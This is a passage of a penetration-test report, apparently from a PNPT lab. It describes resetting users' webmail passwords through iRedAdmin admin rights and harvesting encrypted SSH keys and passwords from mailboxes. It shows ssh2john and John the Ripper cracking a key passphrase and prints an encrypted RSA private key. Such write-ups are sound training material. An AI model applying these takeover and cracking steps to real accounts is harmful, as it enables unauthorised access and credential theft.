
Phase 2: Internal Pivoting and Workstation Exploitation

2.1 Webmail Analysis and Key Cracking The team utilized administrative privileges in iRedAdmin to alter the password for the `giovanni@thepastamentors.com` account to a known value (`Password123!`), allowing access to his internal webmail.



The screenshot shows the iRedAdmin web interface. At the top, there's a header with the iRedAdmin logo, navigation tabs (Dashboard, Domains and Accounts, Admins, Activities, + Add...), and a user status bar indicating 'Logged in as ferruccio@thepastamentors.com'. Below the header, a breadcrumb trail shows 'All domains / thepastamentors.com / Users / Profile of user: giovanni@thepastamentors.com'. The main content area is titled 'Profile of user: giovanni@thepastamentors.com' and has two tabs: 'General' and 'Password'. The 'Password' tab is selected and highlighted with a red rectangular box. The 'General' tab contains fields for 'Enable this account' (checked), 'Display Name' (Giovanni), 'Mailbox Quota' (1024 MB), 'Preferred language' (English (US)), 'Time zone', and 'User/Employee ID'. A 'Save changes' button is at the bottom.

Figure 34: Giovanni's user profile within the iRedAdmin interface.



This screenshot shows the same iRedAdmin interface after a password change. A green success message at the top states 'Profile has been updated.' The 'Password' tab is now active. It features two input fields for 'New password' and 'Confirm new password', both highlighted with a red rectangular box. To the right, a blue box provides password requirements: 'Password must contain' (At least one letter, At least one uppercase letter, At least one digit number, At least one special character) and a 'Need a strong password?' section with a generated password '96WjZKjnFB' and a 'Use this password' button. The 'Password last change' timestamp is '2026-05-21 01:18:28'.

Figure 35: Successfully changing Giovanni's password to access his mailbox.

Logging into Ferruccio's and Giovanni's Roundcube webmail instances revealed critical internal communications. The Postmaster had sent Giovanni a highly sensitive encrypted RSA private key to access the internal web server.




Figure 36: An email in Ferruccio's inbox referencing a server handover to Giovanni.




Figure 37: Internal email correspondence in Giovanni's inbox.




Figure 38: An email from the Postmaster containing an encrypted SSH private key.




Figure 39: The full encrypted RSA private key provided for administrative server access.

A review of Giovanni's drafts folder exposed a password wrapper (P@55w0rd!) alongside the target system username (adminuser).




Figure 40: A draft email leaking Giovanni's password and the "adminuser" account.




Figure 41: Additional draft email communications inside Giovanni's mailbox.

The team also reset the `postmaster@thepastamentors.com` account to audit the deleted items folder. This revealed a secondary encrypted RSA private key belonging to `mario@thepastamentors.com`.




Figure 42: Resetting the postmaster password within iRedAdmin.




Figure 43: An email in the postmaster's trash containing Luigi's SSH key.




Figure 44: The full RSA key for Luigi located in the postmaster's trash.




Figure 45: An undelivered mail report verifying internal system routing paths.

The first encrypted key (id_rsa) was saved locally and passed to a cryptographic cracking utility. The passphrase (Password1) was successfully recovered via dictionary cracking.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ ssh2john ~/PNPT/Attempt_4/id_rsa > ~/PNPT/Attempt_4/
key_hash.txt

(kali㉿kali)-[~/PNPT/Attempt_4]
$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/
Attempt_4/key_hash.txt
Password1          (/home/kali/PNPT/Attempt_4/id_rsa)
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AA7CD1272196561A254DDC7C5DDED5C5

Y/qFhk5MYzFINV63IEVC3PQT6F/2Qip5EgQqmGM6qfWD6PAEZmboQY9ebTYp7x8K
nFvMc+ozVwRJBlsJszp0a6NGdIPXC8NU1JmdGGAbLkLyWMViugJ3eYDhj7dspD7
J0PzCvOzbIza1KAFkQ+5HENPYN86EVgMIoKxKToRRqZJR2PcziAI+nfDxQBG8+Nj
y6Kb0H732J9FengtovgOMvo52ontv7QB5J/V8KM9Aw6F0BosrEylonTmp5Di1tIo
8TiRC7WCl+utHPFM3mUHTxwTOouJttsilJX9dZFphwUlle5pRWvdY94vRCXkTg5U
/J1iyzbCftqtisS9JA2JDRNpb+JjirTXHoZ1NE00ADHaEww53lpe5Em3RvQ5vM9J
UBinbtcwvHxjDrquL34TCexXbTsmNmLQoGNHNq+mLGUVd0ZhV/1+w3kAWISuQnzH
QtjyLzWMREYfAXFo3q49p5bJ+U2o6Y2x7rraT/HRVv8uKIuQ5kIjf3uG2TVIlyoR
GwUFcY5Z01ZPeRUhdVacmDorv1iJOF/glg/8K1DbqidLeS2KOPMFzWuW/4opZ8ry
HA0/yDKIGtGZA6dvyiddpIsP15bm4eCb5ogYKljU0SRIsHIbPJKJ8LZxTcJMVLGf
H4IsrckRrrmOglzLxCbCiakbu6MRL3xKsGHLx/oMO/lV9R1tAA13gT/orUCDea20
WabYJ/dNtVJZ1uY2FXFsmY+jXqRXfNP0sGYuXScVPxDkVIuPvhEpru/xw6E1bsfs
Gl0SC+h0t0+GKrd5tCkIykmJexsSHyjinPI/Niembz1p9W//hjLPZp8NeaMqTeYY
CGXOLBrqwZt0diUloccbBNbMjbs77jyDM+ikAzir50yXJE+fbURm9otr8gM7f9GI
mTnXnWK/qaORG0owu79RFo+LGrHTqy9Tw0jRdA/4tXbkYAaOL8ngoDHvHEs3IUr+
kl3z60i1VYzfbQYt7dn/+s8vj7o1y8MTJuKzHkE2SQdUC1BgKdfXEJqWkE+xMuZF
33kCO/Yj2l5au3ALXOD8MJyOwji7Z8naa4atrSjbHykTx5ba+oMZtw2AVnjaN5vb
